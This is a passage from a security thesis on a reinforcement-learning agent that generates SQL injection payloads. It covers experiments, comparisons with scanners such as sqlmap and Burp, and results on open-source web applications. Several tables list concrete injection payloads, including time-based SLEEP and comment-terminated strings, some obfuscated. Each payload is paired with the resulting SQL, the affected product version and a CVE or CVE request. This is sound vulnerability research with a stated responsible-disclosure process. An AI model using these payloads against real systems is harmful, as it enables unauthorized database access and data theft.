

Figure 6.17: Analyze the variation and stability of the agents in federated learning with 6 collaborative agents

Experiment 8.2: Effectiveness Of Experience Transfer Between Different Agents In A Federated Reinforcement Learning

Experiment Summary

The experiment explores the ability of the federated_DQN_RND agent to transfer the experience between the workers when each agent tries to exploit a different environment. The experiment uses the federated_DQN_RND agent with tasks 1-9 from the available scenarios web app, where each agent will randomly pick one of

the tasks and exploit it. Furthermore, the experiment will analyze the stability of the workers in the federated_DQN_RND agent.

Metrics

- Cumulative reward over time

- Moving average of 50 rewards over time

Results

The results shown in figure 6.18 demonstrate the collaboration of the agents to learn the different tasks and gradually improve the solution quality until the optimal solutions are reached in the tasks. This can be seen through the incremental increase in the moving average as the agents improve the quality of the exploits.



Figure 6.18: Moving average of the federated_DQN_RND Agent

On the other side of the experiment, it can be seen from figure 6.19 a significant variation in the workers' moving average. This variation of the workers is due to the different task exploitation done by each worker. However, it can be seen an overall gradual increase in all agents at the same rate, which can be seen clearly from the average of the workers. This proves the occurrence of the transfer of experience between the workers.



Figure 6.19: Moveing average variations of multiple DQN_RND clients in the federated reinforcement learning approach

Experiment 9: Stability Of Learning

Experiment Summary

This experiment measures the stability and variation of the learning mechanism results. The experiment shows the results of running the DQN_RND agent on task 1 of the scenarios web application three times. Then, the same experiment is done on the federated_DQN_RND agent

Metrics

- Cumulative reward over time
- Moving Average of 50 rewards over time

Results

The results in figure 6.20 show that a considerable variation occurs at the starting point due to the network's random initialization for each agent. Hence, it has a different starting point. However, it can be seen that the variation decreases drastically and becomes minimal as the learning proceeds.



Figure 6.20: Analyze the variation of different runs on the same experiment over DQN_RND Agent

Moreover, figure 6.21 shows the variation on the federated_DQN_RND agent. In contrast to the DQN_RND variant in figure 6.20, the federated_DQN_RND shows less variation in its moving average reward results and more stable learning curves.



Figure 6.21: Analyze the variation of different runs on the same experiment over federated_DQN_RND Agent

6.2 Macro Benchmark

Experiment 10: Production Systems

The experiment tests the system on a production web application by installing different web applications in a virtual machine and setting it up, then using the tool to try and crawl the different pages in the web application and find new vulnerabilities. The systems that have been tested have been taken from a collection of highly notable open-source web applications that can be found at (33). The Systems are:

- WordPress core v6.0 and plugins (detailed in appendix D)
- B2evolution v7.2.3-stable
- BBpress v2.6.9
- Big tree CMS v4.4.16
- Drupal v9.3.18
- Joomla v4.2.0
- Admidio v4.0
- Gila CMS
- Media wiki v1.38.2
- Pbboard v3.0.3
- Impresscms v1.4.4
- WackoWiki v6.0.31
- Sourcecodester E-learning System v1.0
- Sparks Hotel Management System v1.0

From the above list, the following vulnerabilities have been known:

vendor		known vulnerabilities
wordpress	Wordpress Plugin Download Monitor WordPress V 4.4.4	1
	WordPress Plugin WP User Frontend 3.5.25	1
	WordPress Plugin Sliced Invoices 3.8.2	1
	WordPress Plugin Photo Gallery 1.5.34	1
	WordPress Plugin Supsystic Ultimate Maps 1.1.12	1
	WordPress Plugin WP Statistics 13.0.7	1
e-learning mangment		7
sparks hotel mangement		1

Figure 6.22: Vendors with known vulnerabilities

As a result of testing the tool on the above systems, Four of the above list contained zero-day attacks. The sections below show the details of all found vulnerabilities.

Sourcecode E-learning System v1.0 Vulnerabilities

		CVE	payload	sql statement
e-learning mangment	zero day vulrnability	CVE Request:1319796	id'#	SELECT * FROM users WHERE email = '660808813359'#' AND password = 'abba2ff89681195426116f46e24945b1'
	known vulrnability	CVE-2022-2698	id'--	SELECT * FROM posts WHERE body LIKE '%520653948188'-- `%' AND courseCode='class101_a' ORDER BY id DESC
		CVE-2022-2489	id'#	SELECT * FROM posts WHERE courseCode='704839764903'#' AND files !='none' ORDER BY id DESC
			id"' AND SLEEP (0.0)#	sql: SELECT * FROM createclass WHERE courseCode='704839764903"' AND SLEEP (0.0)#'
			id'#	SELECT * FROM posts WHERE courseCode='704839764903'#' AND files !='none' ORDER BY id DESC
		CVE-2022-2698	id AND SLEEP (0.0)'--	SELECT * FROM posts WHERE body LIKE '%388075444189 AND SLEEP (0.0)'-- '%' AND courseCode='' ORDER BY id DESC
		CVE-2022-2490	id'#	SELECT * FROM posts WHERE body LIKE '%%' AND courseCode='312447993784'#' ORDER BY id DESC
			id' and SLEEP (0.0)#	SELECT * FROM createclass WHERE courseCode='312447993784' and SLEEP (0.0)#'

Figure 6.23: Sourcecode E-learning System v1.0 vulnerabilities

WordPress Vulnerabilities

		CVE	payload	sql statement
wordpress	zero day vulrnability	CVE-2022-2717	id and sleep(0)	SELECT * FROM wp joomsport events OR- DER BY 954497203565 and SLEEP (0) desc LIMIT 5.0 OFFSET 0.0
		CVE-2022-2718	id and sleep(0)	SELECT * FROM wp joomsport extra fields ORDER BY 413687161688 AND SLEEP (0) desc LIMIT 5.0 OFFSET 0.0
	known vulrnability	CVE-2021-24786	id AND SLEEP(0)	SELECT meta key, meta value FROM wp postmeta WHERE post id=46b0d7f52a3aed4cd70081816b80bbeb AND SLEEP (0.0)
		CVE-2021-25076	id'/**/AND/**//**/sLEeP/**/(0.0)' /**/And/**//**/sIEEP/**/(0.0)" /**/AND/**//**/SLEEP/**/(0.0) #'/**/&/**//**/SLeEP/**/(0.0) /**/&/**//**/SLEep/**/(0.0)	SELECT * FROM wp wpuf subscribers WHERE subscribtion id = 1009.0 AND subscribtion status = " 20794b801f45fd5918819c9edc51641d'/**/AND/**//**/sLEeP/**/(0.0)' /**/And/**//**/sIEEP/**/(0.0)"/**/AND/**//**/SLEEP/**/(0.0) #'/**/&/**//**/SLeEP/**/(0.0)/**/&/**//**/SLEep/**/(0.0)
		-	id'#	SELECT * FROM wp download log ORDER BY '90208b50dcf99ae4127ff562af8c7f8c'' ASC LIMIT 0.0,25.0
		CVE-2019-16119	id AND SLEEP (0.0)	sql SELECT COUNT(*) FROM ((SELECT id, name, preview image, random preview image, published, 1.0 as is album FROM wp bwg album WHERE id <> 8020830633902377758473768947835849233 7 AND SLEEP (0.0)) UNION ALL (SELECT id, name, preview image, ran- dom preview image, published, 0.0 as is album FROM wp bwg gallery)) as temp
		-	id AND SLEEP (0.0)	SELECT * FROM wp ums maps toe m ORDER BY 5104838251670532017745272233487084233 5 AND SLEEP (0.0) DESC LIMIT 0.0, 10.0
		-	id AND SLEEP (0.0)	SELECT COUNT(*) FROM wp statistics pages WHERE 'id' = 3062071204188164710944899660564539872 71 AND SLEEP (0.0) AND 'type' = 'page'

Figure 6.24: WordPress vulnerabilities

B2Evolution Vulnerabilities

		CVE	payload	sql statement
b2evolotion	zero day vulrnability	CVE Request: 1306520	id))) or sleep(1)	SELECT file ID, file path, file title, file alt, file desc, GROUP CONCAT(DISTINCT link itm ID SEPARATOR ",") AS post IDs, GROUP CONCAT(DISTINCT link cmt ID SEPARATOR ",") AS comment IDs FROM evo files INNER JOIN evo links ON link file ID = file ID LEFT JOIN evo postcats AS ipc ON link itm ID = ipc.postcat post ID LEFT JOIN evo items item ON post ID = ipc.postcat post ID LEFT JOIN evo categories AS icat ON ipc.postcat cat ID = icat.cat ID LEFT JOIN evo comments ON link cmt ID = comment ID LEFT JOIN evo postcats AS cpc ON comment item ID = cpc.postcat post ID LEFT JOIN evo categories AS ccat ON cpc.postcat cat ID = ccat.cat ID WHERE (icat.cat blog ID = '2' OR ccat.cat blog ID = '2') AND ((file path LIKE '%ewe%' OR file title LIKE '%ewe%' OR file alt LIKE '%ewe%' OR file desc LIKE '%ewe%')) AND ((comment author user ID IN (1))) or sleep(1)) OR post creator user ID IN (1))) or sleep(1)))) AND (post ID IS NULL OR ((post status IN ('published')))) AND (comment ID IS NULL OR ((com- ment status IN ('published')))) GROUP BY file path, file title, file alt, file desc

Figure 6.25: B2Evolution vulnerabilities

Sparks Hotel Management v1.0 Vulnerabilities

		CVE	payload	sql statement
hotel mangement	zero day vulrnability	CVE Request:1319796	id'# AND SleeP (0.0)#	UPDATE staff set shift_id = '376032596101'# AND SleeP (0.0)#' WHERE emp_id='ovarioabdominal'
		CVE Request:1319796	id AND SLEEP (0.0)	UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='123212321232.0',address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='4545454545.0',joining_date='',salary='50000.0' WHERE emp_id=393757457732 AND SLEEP (0.0)
			id AND SLEEP (0.0)'#	UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='485941642888 AND SLEEP (0.0)'#` AND SLEEP (0.0)"#`',address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='4545454545.0',joining_date='',salary='50000.0'
			id)' AND SLEEP (0.0)#`	UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='123212321232.0',address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='889387684576)' AND SLEEP (0.0)#`' AND SLEEP (0.0)'#',joining_date='',salary='50000.0' WHERE emp_id=1.0
			id'#	UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='123212321232.0',address='721999668543'#',contact_no='4545454545.0',joining_date='',salary='50000.0' WHERE emp_id=1.0
			id` AND sLeEP (0.0)))) AND sLeep (0.0))`#	UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='123212321232.0',address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='4545454545.0',joining_date='',salary='686453747929` AND sLeEP (0.0)))) AND sLeep (0.0))`#' WHERE emp_id=1.0
			id AND SLEEP (0.0)	UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=482760517534 AND SLEEP (0.0), id_card_no='123212321232.0',address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='4545454545.0',joining_date='',salary='50000.0' WHERE emp_id=1.0
		CVE Request:1319796	id' AND SLEEP (0.0)#'	UPDATE staff set shift_id = '1.0' WHERE emp_id='784104502186' AND SLEEP (0.0)#''
		CVE Request:1319796	id' AND SLEEP (0.0))#	INSERT INTO emp_history (emp_id,shift_id) VALUES ('784104502186' AND SLEEP (0.0))#','1.0')
		CVE Request:1319796	id')#	INSERT INTO complaint (complainant_name,complaint_type,complaint) VALUES ('819117285590')#','inaccurateness','overdo')
		CVE Request:1319796	id')#	INSERT INTO complaint (complainant_name,complaint_type,complaint) VALUES ('stintless','286267525328')#','mycoplasm')
		CVE Request:1319796	id' AND sleEP (0.0)#	UPDATE complaint set budget = '1083713356069' AND sleEP (0.0)#',resolve_status = '1.0' WHERE id='activity'
	known vulrnability	CVE-2022-2656	id/**/AND/**//**/SLEEP/**/(0.0)' AND SLEEP (0.0)#`'	SELECT * FROM user WHERE username = '946661113662/**/AND/**//**/SLEEP/**/(0.0)' AND SLEEP (0.0)#`' OR email='946661113662/**/AND/**//**/SLEEP/**/(0.0)' AND SLEEP (0.0)#`' AND password='7300b17dc9fbda8800e867d10339d649'

Figure 6.26: Sparks Hotel Management v1.0 vulnerabilities

The process showed the effectiveness and capability of the agent in production under different environments and with different technologies. Moreover, the agent could detect new zero-day vulnerabilities successfully disclosed to the vendors. Overall, 30 vulnerabilities have been discovered across different platforms, with some of them

have been previously discovered, and others newly disclosed. A detailed view of the exploits, including the web application information, can be viewed in appendix D. Some problems faced were the ability of authorization, which was mitigated by creating a login driver method that creates a session and logs in using the credentials given. Moreover, some web applications use advanced anti-csrf tokens to validate the forms and dynamic links from being automatically requested.

6.3 Summary Of Results

Agent Variants Statistical Comparison

Figure 6.27 show a summary comparison between the implemented variants. A Detailed version of the comparison can be seen in appendix C.

Agents				average cummultive reward	average time for each timestamp (sec)	feature size	avg number of requests to first exploit in each task
random	dumb			663.4	10.4	0	1572.2
	smart			1177.2	8.2	0	201.7
END TO END	single agent	Auto Encoder	RND	2584.1	12.3	2049	105.0
DQN	single agent	One Hot Encoder	RND	2589.5	57.3	30000	153.8
		Auto Encoder	without RND	2464.5	10.9	2049	119.7
			RND	2650.7	13.0	2049	75.1
	federated learning			3319.4	21.0	2049	19.8

Figure 6.27: Agents variants

State Of The Art Statistical Comparison

Tool			avg requests	avg time	undiscovered	total false negtive	total false postives	avg payload length	# cases solved	cases solved
ZAP	with feedback	built in sqli	41	1	0	5	6	14.6	4	1,4,5,6
		advanced sqli	3758	33	0	3	2	26.8	12	0,1,2,3,4,5,6,8,9,10,13,14
	without feedback	built in sqli	74	1	0	15	0	0	0	-
		advanced sqli	4306	21	0	4	1	28.5	11	0,1,2,3,4,5,6,8,9,10,13
sqlmap	with feedback		101	20	0	8	0	29.57142857	8	0,1,2,4,5,9,10,14
	without feedback		111	16	0	7	0	21.5	7	0,1,2,4,5,9,10
Burp	with feedback		461	67	0	2	0	10.81	12	0,1,2,3,4,5,8,9,10,11,12,13,14
	without feedback		421	62	0	5	0	17.8	9	0,1,2,4,5,8,9,10,13,14
Archani	with exception log		1239	9	0	0	0	7.2	15.00	0,1,2,3,4,5,6,7,8,9,10,11,12,13,14
	without exception log		1273	9	0	14	0	0	0.00	-
Wapiti	with exception log		3	6	1	1	0	5	13.00	0,1,3,4,5,6,7,8,9,10,11,12,13,14
	without exception log		20	5	1	14	0	0	0.00	0,1,3,4,5,6,7,8,9,10,11,12,13,14
sqli RL Agent			12	14	0	0	0	21.5	15.00	0,1,2,3,4,5,6,7,8,9,10,11,12,13,14

Figure 6.28: State of the art tools comparison

Production Vulnerabilities

	zero day vulnerabilities discovered	known vulnerabilities
wordpress	2	6
b2evolotion	1	0
e-learning mangment	1	7
sparks hotel mangement	12	1
total	30	

Figure 6.29: External systems summary

Chapter 7

Conclusion

7.1 Summarized Contribution And Achievements

To summarize, the study explored the approach of using reinforcement learning in generating payloads to exploit vulnerabilities in web applications. The tool implemented achieved high confidence in the output and minimized the false alarms. Moreover, the research disclosed many vulnerabilities in different production systems, which shows its applicability in different environments. The tool has been exhaustively experimented within different aspects to measure its strength and performance, this includes:

- Experimenting the learning in the high action-state space.
- Understanding and explaining the state representation and the effectiveness of using auto-encoders to represent the state.
- Analyze the effectiveness of the sub-goals and action availability method.
- Analyze the effectiveness of the state-of-the-art tools.
- Explore an end-to-end agent variant that learns both the goal and the action.
- Scale and upgrade the tool using federated reinforcement learning and examine the performance of the Federated Reinforcement learning.

The research yielded notable achievements with new zero-day vulnerabilities disclosed. This resulted in undergoing and publishing a paper at a highly established conference.

7.2 Ethical Considerations

With ethical considerations in mind, the research have been taken in a closed simulated environment with no external harm. Moreover, the tool has been tested on legally approved and licensed open-source systems. All vulnerabilities discovered by the tool have been either disclosed and patched by the vendor or disclosed by the

author and contacted the vendor to disclose any new vulnerabilities in the latest version of the products according to the international law of vulnerability disclosure. The tool's primary use is to find and disclose any vulnerability found in systems ethically.

7.3 Legal Considerations

The tool has been tested vigorously in an isolated system and limited to its uses inside a virtualized simulated environment with the installed systems. All of the systems chosen to be tested have been legally acquired and installed in an isolated system without any possible external communication. These measures assure that no harm can be made by the tool on any deployed production version of the system and no violation of any external entities.

7.4 Limitations

As any tool, the proposed tool contains some limitations that can be further studied and minimized, such as:

- Minimal forgetfulness to some scenarios and edge cases that have been rarely seen.
- The crawler cannot get through CSRF tokens redeemed in forms and dynamic links (for example, in Joomla web application) and nonces unless the page gets reexamined before applying every request (double the number the requests needed)
- When an injection point occurs in multi positions in one SQL statement, we look at the first position in the statement as the point of injection.

7.5 Future Work

As the field of reinforcement learning has been moving at an exponential pace in the last few years, the agent can be modified to benefit from the significant achievements. Moreover, a few areas that can be interesting to research and experiment with are:

- Experiment with different environment responses, such as not using DB logs analysis as features and instead using web-page HTML response to return reward and direct the agent towards the right goal.
- Experimenting with more generic actions.
- The usage of online self-feedback for auto-encoder to increase accuracy.

- Apply different reinforcement learning architectures for the agent, such as actor critique.
- Add more language drivers support.
- Testing the different combinations of features includes, for example, embedding the current sub-goal (behavior, syntax - sanitization) in the state.
- Train the autoencoder in a broader range of SQL statements.
- Experiment with different distributed agent approaches and federated learning.
- Experiment with the trade off between privacy and accuracy using differential privacy above the federated learning agent.
- Extend the agent to perform a wider attack vector testing with end-to-end and hierarchical architecture.

Bibliography

[1] Education I. What are Recurrent Neural Networks? [Internet]. Ibm.com. 2022 [cited 31 May 2022]. Available from: https://www.ibm.com/cloud/learn/recurrent-neural-networks

[2] BÁEZ-SUÁREZ A, SHAH N, NOLAZCO-FLORES J, HUANG S, GNAWALI O, SHI W. SAMAF: Sequence-to-sequence Autoencoder Model for Audio Fingerprinting: ACM Transactions on Multimedia Computing, Communications, and Applications: Vol 16, No 2 [Internet]. ACM Transactions on Multimedia Computing, Communications, and Applications. 2022 [cited 31 May 2022]. Available from: https://dl.acm.org/doi/fullHtml/10.1145/3380828 pages 17

[3] Sutton R, Barto A. Reinforcement learning. Cambridge, Massachusetts: The MIT Press; 2018. pages 17

[4] Narvekar S, Peng B, Leonetti M, Sinapov J, Taylor M, Stone P. Curriculum Learning for Reinforcement Learning Domains: A Framework and Survey. Journal of Machine Learning Research 21. 2020;(1-50). pages 12

[5] Lei X, Qu J, Yao G, Chen J, Shen X. Design and Implementation of an Automatic Scanning Tool of SQL Injection Vulnerability Based on Web Crawler. Springer Nature Switzerland AG 2020. 2020;SICBS 2018, AISC 895:481– 488. pages 19, 27, 57

[6] Zhao J, Dong T, Cheng Y, Wang Y. CMM: A Combination-Based Mutation Method for SQL Injection. International Workshop on Structured Object-Oriented Formal Language and Method. 2020;12028. pages 9, 26, 31

[7] Appelt D, Nguyen C, Briand L, Alshahwan N. Automated Testing for SQL Injection Vulnerabilities: An Input Mutation Approach. ACM. 2014;:21-25. pages 9, 26, 33

[8] DEGERMAN M, DUBREFJORD D. Modular Blackbox SQL Injection Vulnerability Web Scanning [Master's thesis in Computer science and engineering]. UNIVERSITY OF GOTHENBURG; 2022. pages 9, 10, 26, 33

[9] Awang, N, Jarno A, Marzuki S, Jamaludin N, Abd Majid K, Tajuddin T. Method For Generating Test Data For Detecting SQL Injection Vulnerability in Web Application. The 7th International Conference on Cyber and IT Service Management CITSM. 2019;. pages

[10] Argerich M, Furst J, Cheng B. Tutor4RL: Guiding Reinforcement Learning with External Knowledge. Proceedings of the AAAI 2020 Spring Symposium on Combining Machine Learning and Knowledge Engineering in Practice. 2020;. pages

[11] Foley M. Haxss: Hierarchical Reinforcement Learning for XSS Payload Generation. IEEE Trust Conference, April 7, 2022. 2022;. pages 15, 18, 27

[12] Erdődi L, Sommervoll Å, Zennaro F. Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents. Journal of Information Security and Applications. 2021;61:102903. pages 15, 16, 27

[13] Verme M, Sommervoll Å, Erdődi L, Totaro S, Zennaro F. SQL Injections and Reinforcement Learning: An Empirical Evaluation of the Role of Action Structure. Springer Nature Switzerland AG 2021. 2022;:95 –113. pages 9, 11, 27

[14] Adolphs L, Hofmann T. LeDeepChef Deep Reinforcement Learning Agent for Families of Text-Based Games. Proceedings of the AAAI Conference on Artificial Intelligence. 2020;34(05):7342-7349. pages 9, 11, 27

[15] Narasimhan K, Kulkarni T, Barzilay R. Language Understanding for Text-based Games using Deep Reinforcement Learning. 2015;. pages 15, 17, 27

[16] Hausknecht M, Stone P. Deep Recurrent Q-Learning for Partially Observable MDPs. Association for the Advancement of Artificial Intelligence. 2017;. pages 15, 18, 27

[17] Clarke J. SQL injection attacks and defense. Waltham, MA: Elsevier; 2012. pages

[18] BlackWidow: A Python based web application scanner to gather OSINT and fuzz for OWASP vulnerabilities on a target website. [Internet]. GitHub. 2022 [cited 31 May 2022]. Available from: https://github.com/1N3/BlackWidow pages 8

[19] McAlaney J. Ethical Dilemmas and Dimensions in Penetration Testing [Internet]. Academia.edu. 2022 [cited 31 May 2022]. Available from: https://www.academia.edu/16878733 pages 31

[20] Osiński B, Budek K. What is reinforcement learning? The complete guide [Internet]. deepsense.ai. 2022 [cited 31 May 2022]. Available from: https://deepsense.ai/what-is-reinforcement-learning-the-complete-guide/ pages

[21] SQL Injection [Internet]. Owasp.org. 2022 [cited 31 May 2022]. Available from: https://owasp.org/www-community/attacks/SQL_Injection pages 6

[22] Introduction to RL and Deep Q Networks [Internet]. TensorFlow. 2022 [cited 31 May 2022]. Available from: https://www.tensorflow.org/agents/tutorials/0_intro_rl pages 6

[23] Intro to Autoencoders [Internet]. TensorFlow. 2022 [cited 31 May 2022]. Available from: https://www.tensorflow.org/tutorials/generative/autoencoder pages 6

[24] Education I. What are Recurrent Neural Networks? [Internet]. Ibm.com. 2022 [cited 31 May 2022]. Available from: https://www.ibm.com/cloud/learn/recurrent-neural-networks pages 6

[25] Front Matter.Book: Cloud Computing. 2018. pages 6

